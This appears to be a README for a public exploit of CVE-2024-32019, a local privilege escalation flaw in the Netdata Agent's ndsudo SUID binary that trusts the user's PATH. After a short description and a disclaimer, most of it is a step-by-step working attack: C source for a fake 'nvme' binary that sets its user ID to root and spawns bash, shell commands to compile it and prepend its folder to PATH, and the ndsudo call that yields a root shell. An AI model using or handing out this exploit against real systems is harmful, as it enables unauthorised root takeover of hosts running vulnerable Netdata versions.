
CVE-2024-32019 is a high-severity local privilege escalation vulnerability in Netdata (versions >= 1.44.0-60 < 1.45.3), caused by insecure use of the PATH variable in the ndsudo SUID binary, allowing attackers to execute arbitrary commands as root.

ndsudo PATH Vulnerability Exploit (LPE to Root)A Python-based exploit for CVE-2024-32019, a high-severity Local Privilege Escalation vulnerability in the Netdata Agent, leveraging a misconfigured SUID binary (ndsudo) that fails to securely handle the PATH environment variable.
[!Caution] This code is for educational and authorized testing purposes only. Unauthorized use of this tool against systems you do not own or have explicit permission to test is illegal.
CVE ID: CVE-2024-32019
CVSS Score: 8.8 (High)
Disclosed: April 12, 2024
Component: Netdata Agent
Affected Versions:
>= v1.45.0, < v1.45.3>= v1.44.0-60, < v1.45.0-169Netdata’s ndsudo tool is a SUID root binary intended to securely execute a limited set of system commands (like nvme) on behalf of non-root users.
However, due to an implementation flaw, it honors the user-controlled PATH variable when resolving command binaries. If an attacker can manipulate the PATH to include a writeable directory containing a malicious binary, ndsudo will execute it with root privileges — resulting in a local privilege escalation.
The following steps demonstrate how to manually exploit the vulnerability in ndsudo.
Save the following C code as nvme.c:
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}
gcc nvme.c -o nvme
mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme
PATHexport PATH=/tmp/fakebin:$PATH
which nvme
# Output: /tmp/fakebin/nvme

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
If successful, you'll get a root shell.
# whoami
root
If you have ssh access, you can use CVE-2024-32019-dbs.py to automate this.